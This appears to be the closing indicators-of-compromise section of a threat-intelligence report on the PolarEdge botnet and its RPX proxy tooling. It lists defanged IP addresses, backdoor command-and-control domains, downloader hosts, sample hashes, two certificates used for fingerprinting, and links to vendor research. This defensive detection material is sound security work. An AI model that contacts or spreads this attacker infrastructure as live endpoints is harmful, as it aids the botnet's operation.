8[.153.163.19   AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.153.205.139  AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.153.207.128  AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.129.39   AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.130.12   AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.135.220  AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.136.155  AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.139.71   AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.216.14.9     AS45102 Alibaba (US) Technology Co., Ltd.
```

PolarEdge Backdoor C2

```
beastdositadvtofm[.site
missionim[.cc
icecreand[.cc
centrequ[.cc
```

Downloader

```
82[.118.22.155  Poland|Pomorskie|Gdansk AS204957|GREEN FLOID LLC
111[.119.223.196        Singapore|Singapore|Singapore   AS136907 HUAWEI
CLOUDS|
```

RPX Sample

```
# Script q
96b3be4cf3ad232ca456f343f468da0e

# RPX Server
1fb2dfb09a31f0e8c63cc83283532f06

# RPX Client
7fa5fb15098efdf76e4c016e2e17bb38
571088182ed7e33d986b3aa2c51efd27
```

Certificates

```
# 3f00058448b8f7e9a296d0cdf6567ceb23895345eae39d472350a27b24efe999

-----BEGIN CERTIFICATE-----
MIIFmTCCBIGgAwIBAgIQA/0Ssnj2KNvPpAAwE8RHPTANBgkqhkiG9w0BAQsFADBu
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMS0wKwYDVQQDEyRFbmNyeXB0aW9uIEV2ZXJ5d2hlcmUg
RFYgVExTIENBIC0gRzEwHhcNMTgxMTI3MDAwMDAwWhcNMTkxMTI3MTIwMDAwWjAd
MRswGQYDVQQDExJ3d3cubGVhcm5pbmdydGMuY24wggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQCAQKsFEj2H8QTVCEtAEjGp5kUAWHihsCbuMYhHdAxSKYfF
HldJGaRUpuQwxAte1k8b++C9rxKZRJJt05O85deMvdwF63yBG5DazGXKkwMluRrA
/KsZy3lPj3uinSO8sLFfoTcsk57wAXbZtVFgvmgxAXFlX7Vx9MNgYMdko+jAltCa
3CkmScqcPd/aOnjx4naz7k3Jl1AHY7jxIaRGLBd+aixOZw2CJdHjpYi++GRtVBIo
w5ki3WVm1lensHo3GWVjUP5rIbsttpbpja2V0Uy5es1Gcrmkp9e4BUTyopJkGqrA
F2uWZxZB8CcJkFceOUfCY3v5MWH311BwBaZ+GngBAgMBAAGjggKCMIICfjAfBgNV
HSMEGDAWgBRVdE+yck/1YLpQ0dfmUVyaAYca1zAdBgNVHQ4EFgQUGCuoNOqYS8DF
1dd4XIP/YilDUJEwLQYDVR0RBCYwJIISd3d3LmxlYXJuaW5ncnRjLmNugg5sZWFy
bmluZ3J0Yy5jbjAOBgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUHAwEG
CCsGAQUFBwMCMEwGA1UdIARFMEMwNwYJYIZIAYb9bAECMCowKAYIKwYBBQUHAgEW
HGh0dHBzOi8vd3d3LmRpZ2ljZXJ0LmNvbS9DUFMwCAYGZ4EMAQIBMH0GCCsGAQUF
BwEBBHEwbzAhBggrBgEFBQcwAYYVaHR0cDovL29jc3AuZGNvY3NwLmNuMEoGCCsG
AQUFBzAChj5odHRwOi8vY2FjZXJ0cy5kaWdpY2VydC5jb20vRW5jcnlwdGlvbkV2
ZXJ5d2hlcmVEVlRMU0NBLUcxLmNydDAJBgNVHRMEAjAAMIIBBAYKKwYBBAHWeQIE
AgSB9QSB8gDwAHUAu9nfvB+KcbWTlCOXqpJ7RzhXlQqrUugakJZkNo4e0YUAAAFn
VArhKwAABAMARjBEAiBYzdYfv9uZCl7ItYugZ8rKwBdkl64L3Bo4hMyM2oLPdAIg
OOy3aJnqp31jGrtIG5u6hPfAWNkiBPfGQCEDeBsRhaYAdwCHdb/nWXz4jEOZX73z
bv9WjUdWNv9KtWDBtOr/XqCDDwAAAWdUCuH+AAAEAwBIMEYCIQD4eai+g9Dx4ZhW
h8+VDwRjrspTNycWeg0ehjf+p5NwBAIhAPQpUvUrdJp/KqLKz4TNnyJtU0ezPZdY
XGQVeYtwkDOQMA0GCSqGSIb3DQEBCwUAA4IBAQAZwr2CFBCmPw4H16UpsbEK4Wie
```

```
ldbsrBhRMX2bH47Sr2CQvAJLm2MODVDi7XtF1ZR1XmLQOiKsHNVXveDq5UJomWIn
NDkXxYPNMQzVB6WLxO9HZsM302CIrE4ds9PUWWZ8wVtyv6o/nqczu+uuyX0Vs0/J
dclkw7r3TntrPwgTj/3dCSBchdT33vdTGjnyc9Hz7gN0aU8Ksnzf7Vxm53lmk4t1
aHKYUDQtPle5MKNgg88fjCsrfMZAfpcR3GKfCSa3I4f4vhvsg2ap4fJsXKjHtOLN
8qfw7B8Qm5/PpsRzYHB+WEPkfwIKxR9gIifQEbNnSSCCl3GJVqH4c1HJcb1z
-----END CERTIFICATE-----


# e234e102cd8de90e258906d253157aeb7699a3c6df0c4e79e05d01801999dcb5

-----BEGIN CERTIFICATE-----
MIICHzCCAaWgAwIBAgIBCTAKBggqhkjOPQQDAjA+MQswCQYDVQQGEwJOTDERMA8G
A1UEChMIUG9sYXJTU0wxHDAaBgNVBAMTE1BvbGFyc3NsIFRlc3QgRUMgQ0EwHhcN
MTMwOTI0MTU1MjA0WhcNMjMwOTIyMTU1MjA0WjA0MQswCQYDVQQGEwJOTDERMA8G
A1UEChMIUG9sYXJTU0wxEjAQBgNVBAMTCWxvY2FsaG9zdDBZMBMGByqGSM49AgEG
CCqGSM49AwEHA0IABDfMVtl2CR5acj7HWS3/IG7ufPkGkXTQrRS192giWWKSTuUA
2CMR/+ov0jRdXRa9iojCa3cNVc2KKg76Aci07f+jgZ0wgZowCQYDVR0TBAIwADAd
BgNVHQ4EFgQUUGGlj9QH2deCAQzlZX+MY0anE74wbgYDVR0jBGcwZYAUnW0gJEkB
PyvLeLUZvH4kydv7NnyhQqRAMD4xCzAJBgNVBAYTAk5MMREwDwYDVQQKEwhQb2xh
clNTTDEcMBoGA1UEAxMTUG9sYXJzc2wgVGVzdCBFQyBDQYIJAMFD4n5iQ8zoMAoG
CCqGSM49BAMCA2gAMGUCMQCaLFzXptui5WQN8LlO3ddh1hMxx6tzgLvT03MTVK2S
C12r0Lz3ri/moSEpNZWqPjkCMCE2f53GXcYLqyfyJR078c/xNSUU5+Xxl7VZ414V
fGa5kHvHARBPc8YAIVIqDvHH1Q==
-----END CERTIFICATE-----
```

参考

Sekioa

https://blog.sekoia.io/polaredge-unveiling-an-uncovered-iot-botnet/
https://blog.sekoia.io/polaredge-backdoor-qnap-cve-2023-20118-analysis/

Censys

https://censys.com/blog/2025-state-of-the-internet-digging-into-residential-proxy-infrastructure

Mandiant

https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks